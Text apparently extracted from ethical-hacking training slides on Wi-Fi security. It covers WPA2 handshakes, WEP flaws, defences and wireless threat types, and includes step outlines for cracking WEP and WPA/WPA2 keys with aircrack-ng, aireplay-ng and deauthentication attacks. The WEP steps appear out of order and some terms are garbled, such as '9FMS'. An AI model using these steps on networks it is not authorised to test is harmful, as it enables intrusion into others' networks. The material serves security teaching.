1. AP sends an ANonce to client which uses it to construct the **Pairwise Transient Key (PTK)**
2. Client respond with its own nonce-value (SNonce) to the AP together with a **Message Integrity Code (MIC)**
3. AP sends the **GTK and a sequence number** together with another MIC which is used in the next broadcast frames
4. Client confirm that the temporal keys are installed

What is WPA2?

WPA2 provides enterprise and Wi-Fi users with stronger data protection and network access control
Provides government grade security by implementing the National Institute of Standards and Technology (NIST) FIPS 140-2 compliant AES encryption algorithm

WPA2-Personal

WPA2-Personal uses a set-up password (**Pre-shared Key, PSK**) to protect unauthorized network access

In PSK mode each wireless network device encrypts the network traffic using a **256 bit key** which can be entered as a passphrase of 8 to 63 ASCII characters




WPA2-Enterprise

It includes **EAP** or **RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, certificates etc.

Users are assigned **login credentials** by a centralized server which they must present when connecting to the network


How WPA2 Works?



In the CCMP procedure, **additional authentication data (AAD)** is taken from the MAC header and included in the **CCM encryption** process. This protects the frame against alteration of the non-encrypted portions of the frame

A **sequenced packet number (PN)** is included in the CCMP header to protect against replay attacks. The PN and portions of the MAC header are used to generate a nonce that in turn is used by the CCM encryption process

WEP vs. WPA vs. WPA2

Encryption	Attributes			
	Encryption Algorithm	IV Size	Encryption Key Length	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bit	CRC-32
WPA	RC4, TKIP	48-bit	128-bit	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bit	128-bit	AES-CCMP

WEP 	Should be replaced with more secure WPA and WPA2
WPA, WPA2 	Incorporates protection against forgery and replay attacks

WEP Issues



The IV is a 24-bit field is too small and is sent in the **cleartext** portion of a message



Identical key streams are produced with the reuse of the same IP for data protection, as the IV is short key streams are repeated within short time



Lack of centralized key management makes it difficult to change the WEP keys with any regularity



When there is IV Collision, it becomes possible to **reconstruct the RC4 keystream** based on the IV and the decrypted payload of the packet



IV is a part of the RC4 encryption key, leads to a **analytical attack** that recovers the key after intercepting and analyzing a relatively small amount of traffic



Use of RC4 was designed to be a **one-time cipher** and not intended for multiple message use



No defined method for **encryption key distribution**



Wireless adapters from the same vendor may all **generate the same IV sequence**. This enables attackers to determine the key stream and decrypt the ciphertext



Associate and disassociate messages are **not authenticated**



WEP does not provide cryptographic integrity protection. By capturing two packets an attacker can flip a bit in the encrypted stream and **modify the checksum** so that the packet is accepted



WEP is based on a password, prone to **password cracking attacks**



An attacker can construct a decryption table of the **reconstructed key stream** and can use it to decrypt the WEP Packets in real-time

Weak Initialization Vectors (IV)

In the RC4 algorithm, the **Key Scheduling Algorithm (KSA)** creates an IV based on the base key

The IV value is **too short** and **not protected** from reuse and no protection against message replay

A flaw in the WEP implementation of RC4 allows **"weak" IVs** to be generated

The way keys are constructed from the IV makes it susceptible to **weak key attacks** (9FMS attack)

Those weak IVs **reveal information** about the key bytes they were derived from

No effective detection of **message tampering** (message integrity)

An attacker will collect enough weak IVs to reveal bytes of the **base key**

It directly uses the **master key** and has no built-in provision to update the keys

How to Break WEP Encryption?

Test the **injection capability** of the wireless device to the access point



Start Wi-Fi sniffing tool such as airodump-ng or Cain & Abel with a bssid filter to **collect unique IVs**



Run a cracking tool such as Cain & Abel or aircrack-ng to **extract encryption key** from the IVs



Start the wireless interface in **monitor mode** on the specific access point channel



Use a tool such as aireplay-ng to do a **fake authentication** with the access point



Start a Wi-Fi packet encryption tool such as aireplay-ng in **ARP request replay mode** to inject packets



How to Break WPA/WPA2 Encryption?

WPA PSK

WPA PSK uses a **user defined password** to initialize the TKIP, which is not crackable as it is a per-packet key but the keys can be brute-forced using dictionary attacks

Brute-Force WPA Keys



You can use tools such as aircrack, aireplay, KisMac to **brute-force WPA Keys**

Offline Attack

You only have to be near the AP for a matter of seconds in order to capture the **WPA/WPA2 authentication handshake**, by capturing the right type of packets, you can **crack WPA keys offline**

De-authentication Attack

Force the connected client to disconnect, then capture the re-connect and authentication packet using tools such as airplay, you should be able to re-authenticate in a few seconds then **attempt to Dictionary Brute Force the PMK**



How to Defend Against WPA Cracking?

Passphrases

- The only way to crack WPA is to sniff the **password PMK** associated with the “handshake” authentication process, and if this password is extremely complicated, it will be **almost impossible to crack**



Passphrase Complexity

- Select a **random passphrase** that is not made up of dictionary words
- Select a complex passphrase of a **minimum of 20 characters** in length and change it at regular intervals



Client Settings

- Use WPA2 with **AES/CCMP encryption** only
- Properly set the client settings (e.g. validate the server, specify **server address**, don't prompt for new servers, etc.)



Additional Controls


- Use **virtual-private-network (VPN)** technology such as Remote Access VPN, Extranet VPN, Intranet VPN, etc.
- Implement a **Network Access Control (NAC)** or **Network Access Protection (NAP)** solution for additional control over end-user connectivity

Module Flow




Wireless Threats: Access Control Attacks

Wireless access control attacks aims to penetrate a network by **evading WLAN access control measures**, such as AP MAC filters and Wi-Fi port access controls



Wireless Threats: Integrity Attacks


In integrity attacks, attackers **send forged control, management or data frames over a wireless network** to misdirect the wireless devices in order to perform another type of attack (e.g., DoS)



Wireless Threats: Confidentiality Attacks




These attacks attempt to **intercept confidential information sent over wireless associations**, whether sent in the clear text or encrypted by Wi-Fi protocols



Wireless Threats: Availability Attacks


Denial of Service attacks aim to prevent **legitimate users from accessing resources** in a wireless network



Access Point Theft	Denial of Service	Beacon Flood	Authenticate Flood
Disassociation Attacks	De-authenticate Flood	TKIP MIC Exploit	ARP Cache Poisoning Attack
EAP-Failure	Routing Attacks	Power Saving Attacks	

Wireless Threats: Authentication Attacks

The objective of authentication attacks is to **steal the identity of Wi-Fi clients**, their personal information, login credentials, etc. to gain unauthorized access to network resources




Rogue Access Point Attack




- 1 Rogue wireless access point placed into an 802.11 network can be used to **hijack the connections** of legitimate network users
- 2 When the user turns on the computer, the rogue wireless access point will offer to connect with the **network user's NIC**
- 3 All the traffic the user enters will pass through the rogue access point, thus enabling a form of **wireless packet sniffing**

Client Mis-association



- Attacker sets up a **rogue access point outside the corporate perimeter** and lures the employees of the organization to connect with it
- Once associated, employees may **bypass** the enterprise security policies

Misconfigured Access Point Attack



SSID Broadcast

Access points are configured to **broadcast SSIDs** to authorized users

Weak Password

To verify authorized users, network administrators **incorrectly use the SSIDs as passwords**


Configuration Error

SSID broadcasting is a configuration error that assists intruders to **steal an SSID** and have the AP assume they are allowed to connect

Connecting to **juggyboy**
No password, Lucky Me!

Attacker

Unauthorized Association



Soft access points are client cards or embedded WLAN radios in some PDAs and laptops that can be launched **inadvertently or through a virus program**


Attackers infect victim's machine and activate soft APs allowing them **unauthorized connection** to the enterprise network

Attacker connect to enterprise network through **soft APs** instead of the actual Access Points



Ad Hoc Connection Attack

Hotel Wi-Fi Network



